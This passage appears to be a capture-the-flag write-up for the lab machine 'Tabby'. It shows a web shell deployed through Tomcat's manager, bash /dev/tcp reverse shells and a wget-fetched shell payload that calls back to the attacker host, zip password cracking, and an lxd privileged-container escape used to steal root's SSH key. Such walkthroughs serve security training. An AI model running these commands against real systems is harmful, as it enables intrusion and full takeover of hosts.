curl -u ${USERNAME}:${PASSWORD} -T webshell.war http://10.10.10.194:8080
/manager/text/deploy?path=/webshell&update=true

[1] 714495
$OK - Deployed application at context path [/webshell]
```

The file was deployed successfully. Let's try to access it from the browser.

```
http://10.10.10.194:8080/webshell/cmd.jsp
```




This is successful. We can execute commands on the remote machine as the user `tomcat`. Let's start a listener on our local machine.

```
nc -lvp 5555
```

Then try to create a reverse shell, executing the following command from the webshell.

```
bash -i >& /dev/tcp/10.10.14.3/4444 0>&1
```

Getting a reverse shell using the above command didn't work. Let's create a reverse shell, start an HTTP server locally and download it to the remote machine.

```
echo "0<&196;exec 196<>/dev/tcp/10.10.14.3/5555; sh <&196 >&196 2>&196" > shell
php -S 0.0.0.0:8000
```

```
php -S 0.0.0.0:8000
[Fri Nov  6 19:06:19 2020] PHP 7.4.9 Development Server
(http://0.0.0.0:8000) started
```

From the webshell, input the following commands to download and run the script.

```
wget http://10.10.14.3:8000/shell-x64.elf -O /tmp/shell
chmod +x /tmp/shell
bash /tmp/shell
```


This is successful and we receive a reverse shell. We can now spawn a PTY shell using Python3.

```
python3 -c 'import pty; pty.spawn("/bin/bash")'
```

# Lateral Movement

Enumeration of the directories and files reveals the archive `/var/www/html/16162020_backup.zip`, that is owned by the user `ash`. Trying to unzip this file returns a message prompting for a password.

```
tomcat@tabby:/var/www/html/files$ unzip 16162020_backup.zip
unzip 16162020_backup.zip
Archive:  16162020_backup.zip
checkdir error:  cannot create var
                 Read-only file system
                 unable to process var/www/html/assets/.
[16162020_backup.zip] var/www/html/favicon.ico password:
```

We could download the zip file and try to crack the password locally. An easy way to do this is to get a base64-encoded representation of the zip file, and decode it back on our local machine. We use the `-w0` option so that the output is returned in a continuous line.

```
base64 -w0 16162020_backup.zip
```

```
base64 -w0 16162020_backup.zip
UEsDBAoAAAAAAIUDf0gAAAAAAAAAAAAAAAAUABwAdmFyL3d3dy9odG1sL2Fzc2V0cy9VV
<SNIP>
```

Copy the output and issue the following command to recreate the zip file locally. Replace with your own output as appropriate.

```
echo "UEsDBAoAAAAAAIUDf0gAAAAAAAAAAAAAAAA<SNIP>" | base64 -d -w0 > backup.zip
```

Now we can try to crack the zip file using `fcrackzip` in a dictionary attack using the `rockyou.txt` wordlist. We use the option `-D` to specify that this will be a dictionary attack, and `-u` to specify the unzip process.


```
fcrackzip -v -u -D -p /usr/share/wordlists/rockyou.txt backup.zip
```

```
fcrackzip -v -u -D -p /usr/share/wordlists/rockyou.txt backup.zip

<SNIP>
PASSWORD FOUND!!!!: pw == admin@it
```

After some seconds, the password is found. Decompressing the `backup.zip` file using the password `admin@it` reveals some files and directories from the web application. Since this zip file is owned by user `ash`, let's try to login to the system using the credentials `ash / admin@it`.

```
su ash
```




This is successful and we have gained access to the system as `ash`. The user flag is located in `/home/ash/user.txt`.

# Privilege Escalation

Enumeration of the user reveals membership of the `lxd` group.

```
ash@tabby:/var/www/html/files$ groups
groups
ash adm cdrom dip plugdev lxd
```

The `lxd` (Linux Daemon) is a system container manager, that controls `lxc` (Linux Container). Linux Container (LXC) is a virtualization technology that runs isolated containers using a single Linux kernel. It is possible for the user `ash` to create a privileged container and then use it to mount the host filesystem. To achieve this, we can download an Alpine image, and then upload it to the remote machine. Lets download and build the image locally. The image can be found here.

```
git clone  https://github.com/saghul/lxd-alpine-builder.git
cd lxd-alpine-builder/
./build-alpine
```

```
./build-alpine

<SNIP>
Executing busybox-initscripts-3.2-r2.post-install
(15/19) Installing scanelf (1.2.6-r0)
(16/19) Installing musl-utils (1.1.24-r9)
(17/19) Installing libc-utils (0.7.2-r3)
(18/19) Installing alpine-keys (2.2-r0)
(19/19) Installing alpine-base (3.12.1-r0)
Executing busybox-1.31.1-r19.trigger
OK: 8 MiB in 19 packages
```

A compressed file `alpine-v3.12-x86_64-20201106_1855.tar.gz` is created. Let's stand up an HTTP server.

```
php -S 0.0.0.0:8000
```

```
php -S 0.0.0.0:8000
[Fri Nov  6 19:06:19 2020] PHP 7.4.9 Development Server
(http://0.0.0.0:8000) started
```

Then download the file to the machine.

```
cd /home/ash
wget http://10.10.14.3:8000/alpine-v3.12-x86_64-20201106_2000.tar.gz
```

```
ash@tabby:/tmp$ wget http://10.10.14.3:8000/alpine-v3.12-

<SNIP>
/tmp/alpine.tar.gz  100%[===================>]   2.96M   486KB/s    in
5.3s

2020-11-06 17:28:29 (575 KB/s) - ‘/tmp/alpine.tar.gz’ saved
[3109354/3109354]
```

On the remote machine, run the following to initiate `lxd`, inputting `no` to all prompts.

```
lxd init
```

```
ash@tabby:/tmp$ lxd init

Would you like to use LXD clustering? (yes/no) [default=no]: no
Do you want to configure a new storage pool? (yes/no) [default=yes]: no
<SNIP>
```

Next, we run the following command to import the alpine image.

```
lxc image import ./alpine-v3.12-x86_64-20201106_2000.tar.gz --alias alpine
```

```
ash@tabby:~$ lxc image import ./alpine-v3.12-x86_64-20201106_2000.tar.gz
--alias alpine
<ne-v3.12-x86_64-20201106_2000.tar.gz --alias alpine
```


To check if the image is successfully imported, type the following.

```
lxc image list
```

```
ash@tabby:~$ lxc image list
lxc image list
+---------+-------------+--------+------------------------------+--------------+-----------+--------+------------------------------+
|  ALIAS  | FINGERPRINT | PUBLIC |         DESCRIPTION          | ARCHITECTURE |   TYPE    |  SIZE  |         UPLOAD DATE          |
+---------+-------------+--------+------------------------------+--------------+-----------+--------+------------------------------+
| alpine  | a78e885d1825 | no     | alpine v3.12 (20201106_20:00) | x86_64       | CONTAINER | 2.97MB | Nov 6, 2020 at 6:26pm (UTC) |
+---------+-------------+--------+------------------------------+--------------+-----------+--------+------------------------------+
| myimage | 22eacfa7dd84 | no     | alpine v3.12 (20201105_19:00) | x86_64       | CONTAINER | 3.06MB | Nov 6, 2020 at 2:30am (UTC) |
+---------+-------------+--------+------------------------------+--------------+-----------+--------+------------------------------+
|         | be19906129f1 | no     | alpine v3.12 (20201106_19:57) | i686         | CONTAINER | 2.98MB | Nov 6, 2020 at 6:22pm (UTC) |
+---------+-------------+--------+------------------------------+--------------+-----------+--------+------------------------------+
```

Next, we need to make the container privileged, and mount the filesystem, before starting the container.

```
lxc init alpine mycontainer -c security.privileged=true
lxc config device add mycontainer mydevice disk source=/ path=/mnt/root
recursive=true
lxc start mycontainer
```




Once the container is started, we can access it by typing the following command.

```
lxc exec mycontainer /bin/sh
```


The container has been created successfully and we have root access on it. Enumeration of `/mnt/root` reveals the private SSH key `/root/.ssh/id_rsa`. Use `cat` to display the contents.

```
cat /mnt/root/root/.ssh/id_rsa
```

On our local machine, we create a new file.

```
vim id_rsa
```

Then we paste the key and give the appropriate permissions to the file.

```
chmod 400 id_rsa
```

Finally, we execute the following command to connect as root

```
ssh -i id_rsa root@10.10.10.194
```

```
ssh -i id_rsa root@10.10.10.194

<SNIP>
Last login: Wed Jun 17 21:58:30 2020 from 10.10.14.2
root@tabby:~#
```

The root flag is located in `/root/root.txt`.